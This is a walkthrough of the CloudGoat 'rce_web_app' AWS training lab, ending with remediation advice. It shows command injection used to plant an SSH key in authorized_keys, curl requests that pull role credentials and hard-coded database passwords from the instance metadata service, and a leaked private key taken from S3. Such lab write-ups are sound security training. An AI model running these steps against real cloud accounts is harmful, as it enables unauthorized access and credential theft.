

Cloudgoat Hard: RCE Web App
In this lab, we'll be doing a walkthrough on the rce_web_app cloudgoat scenario. It hands us two separate low-privilege users, Lara and McDuck, and two completely different ways in. Both end at the same place: a database holding a secret passcode.
Summary of the path
Lara's route: Start as Lara with S3 log read -> Dig through ELB access logs and find a hidden app path -> Reach the web app and find command injection -> Drop an SSH key and get a shell -> Read the instance's metadata and user-data for RDS credentials -> Query the database for the secret
McDuck's route: Start as McDuck with S3 keystore read -> Download a stashed SSH private key -> SSH straight into the box -> Use the instance role to read the secret S3 bucket -> Recover the database credentials and the secret
The interesting thing about this scenario is that it teaches two lessons at once. Lara's path is about log recon and command injection. McDuck's is about a leaked private key. They land on the same EC2 instance, and that instance leaks the database credentials in more than one place.
Setting up
We're given two sets of keys, one per user.
$ cloudgoat create rce_web_app
<SNIP>
$ aws configure --profile lara
$ aws configure --profile mcduck
Lara's path
Initial recon
$ aws sts get-caller-identity --profile lara
{
    "Arn": "arn:aws:iam::<ACCOUNT_ID>:user/lara"
}

$ aws s3 ls --profile lara
2026-09-01 20:07:47 cg-keystore-s3-bucket-cgidombrvifd25
2026-09-01 20:08:05 cg-logs-s3-bucket-cgidombrvifd25
2026-09-01 20:07:45 cg-secret-s3-bucket-cgidombrvifd25
<SNIP>
Lara can read the logs bucket. It holds ELB access logs, so we walk the prefix tree down.
$ aws s3 ls s3://cg-logs-s3-bucket-cgidombrvifd25/cg-lb-logs/AWSLogs/<ACCOUNT_ID>/elasticloadbalancing/us-east-1/2019/06/19/ --profile lara
2026-09-01 20:12:44      18015 <SNIP>_10.10.10.100_5m9btchz.log
The load balancer itself is easy to find:
$ aws elbv2 describe-load-balancers --profile lara
<SNIP>
            "DNSName": "cg-lb-cgidombrvifd25-<SNIP>.us-east-1.elb.amazonaws.com",
            "Scheme": "internet-facing",

Visiting it directly shows nothing useful in the page or its source.

View-source page
The access log is where it gets interesting. Pull it down and read the requested paths.
$ aws s3 cp s3://cg-logs-s3-bucket-cgidombrvifd25/.../...log . --profile lara

$ cat ...log
<SNIP>
... "GET http://cg-lb-...elb.amazonaws.com:80/mkja1xijqf0abo1h9glg.html HTTP/1.1" ...
... "GET http://cg-lb-...elb.amazonaws.com:80/ HTTP/1.1" ...
... "GET http://cg-lb-...elb.amazonaws.com:80/bootstrap.css HTTP/1.1" ...
Buried in the log is a request for /mkja1xijqf0abo1h9glg.html, a page with a random name that isn't linked from anywhere. That's the lesson here: a "hidden" page is only hidden until it shows up in a log someone else can read. Access logs are recon material.
Command injection
That hidden page is a small web app that runs whatever we hand it, so it's vulnerable to command injection.
Rather than work through a cramped web shell, we give ourselves a proper foothold by writing our own SSH key into the ubuntu user's authorized_keys.

echo "ssh-ed25519 <OUR_PUBLIC_KEY> kohi@kohicha" > /home/ubuntu/.ssh/authorized_keys
Then log in normally.
$ ssh ubuntu@<EC2_IP>
<SNIP banner>
ubuntu@ip-10-0-10-63:~$ whoami
ubuntu
Looting the instance
First stop from any EC2 shell is the metadata service, which will hand us the instance role's credentials.
ubuntu@ip-10-0-10-63:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidombrvifd25
{
  "Code" : "Success",
  "AccessKeyId" : "<REDACTED>",
  "SecretAccessKey" : "<REDACTED>",
  "Token" : "<REDACTED>",
  "Expiration" : "2026-09-01T19:15:33Z"
}
The bigger prize is the instance's user-data, the bootstrap script AWS runs at first boot. It's readable by anyone on the box, and here it was written with the database credentials hard-coded straight into it.
ubuntu@ip-10-0-10-63:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
<SNIP setup>
psql postgresql://cgadmin:<REDACTED>@cg-rds-instance-cgidombrvifd25.<SNIP>.rds.amazonaws.com:5432/cloudgoat \
  -c "CREATE TABLE sensitive_information (...);"
psql postgresql://cgadmin:<REDACTED>@cg-rds-instance-...rds.amazonaws.com:5432/cloudgoat \
  -c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode', '<the secret>');"
<SNIP>
The script tells us three things at once: the RDS endpoint, the admin credentials, and the fact that our target sits in a table called sensitive_information. Connect and read it.
ubuntu@ip-10-0-10-63:~$ psql postgresql://cgadmin:<REDACTED>@cg-rds-instance-cgidombrvifd25.<SNIP>.rds.amazonaws.com:5432/cloudgoat
cloudgoat=> SELECT * FROM sensitive_information;
         name          |           value
-----------------------+----------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
That's Lara's flag.
McDuck's path
McDuck reaches the same box, but through a leaked key instead of command injection.
$ aws s3 ls s3://cg-keystore-s3-bucket-cgidombrvifd25 --profile mcduck
2026-09-01 20:07:52       3381 cloudgoat
2026-09-01 20:07:52        738 cloudgoat.pub
A private key and its public half, sitting in a bucket McDuck can read. Download them.
$ aws s3 cp s3://cg-keystore-s3-bucket-cgidombrvifd25/cloudgoat . --profile mcduck

$ cat cloudgoat
-----BEGIN OPENSSH PRIVATE KEY-----
<SNIP private key>
-----END OPENSSH PRIVATE KEY-----
Find the instance's address and SSH in with the key directly. No injection needed.
$ aws ec2 describe-instances --profile mcduck
<SNIP to the running instance>
                    "PublicIpAddress": "<EC2_IP>",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::<ACCOUNT_ID>:instance-profile/cg-ec2-instance-profile-cgidombrvifd25"
                    },

$ ssh -i ./cloudgoat ubuntu@<EC2_IP>
ubuntu@ip-10-0-10-63:~$
A different way to the secret
Lara read the database straight from user-data. From this shell we can take the other route and lean on the instance's own role. Install the CLI and let it pick up the role credentials from the metadata service automatically.
ubuntu@ip-10-0-10-63:~$ curl -fsSL https://awscli.amazonaws.com/v2/install.sh | bash
<SNIP>
ubuntu@ip-10-0-10-63:~$ export PATH=$HOME/.local/bin:$PATH

ubuntu@ip-10-0-10-63:~$ aws s3 ls
<SNIP>
cg-secret-s3-bucket-cgidombrvifd25

ubuntu@ip-10-0-10-63:~$ aws s3 ls s3://cg-secret-s3-bucket-cgidombrvifd25
2026-09-01 12:07:51        282 db.txt

ubuntu@ip-10-0-10-63:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidombrvifd25/db.txt .
ubuntu@ip-10-0-10-63:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to
your password manager, and delete this file when you've done so! This is
definitely in breach of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: <REDACTED>

Sincerely,
Lara
Same credentials, reached a completely different way. The role attached to the instance can read the secret bucket, and someone left the database password in a plaintext note there. From here it's the same psql connection to pull the passcode.
Fixing it
This scenario breaks in several independent places, which is the point. Any one of these fixes would have stopped at least one of the two paths.
Don't put credentials in EC2 user-data. It's readable by every process on the instance and through the metadata service, so anything hard-coded there is effectively public to whoever lands on the box. Pull secrets from Secrets Manager or SSM Parameter Store at boot instead.
Don't store private keys or credential files in S3. The keystore bucket held an SSH private key, and the secret bucket held a plaintext password note. Neither belongs in object storage. Lock these buckets down and keep secrets in a secrets manager.
Fix the command injection. The web app passes user input to a shell. Validate and sanitize input, and never build shell commands from it.
Treat access logs as sensitive. The ELB logs gave away an unlinked application path. Restrict who can read log buckets, since recon starts there.
Enforce IMDSv2 and scope the instance role. Requiring session tokens on the metadata service raises the bar for stealing role credentials, and the role itself should only reach the resources it truly needs, not the secret bucket.
Alert on the tells: reads of the keystore and secret buckets, metadata credentials used off-instance, and new authorized_keys entries appearing on a host.
Tear the lab down when you're finished:
$ cloudgoat destroy rce_web_app


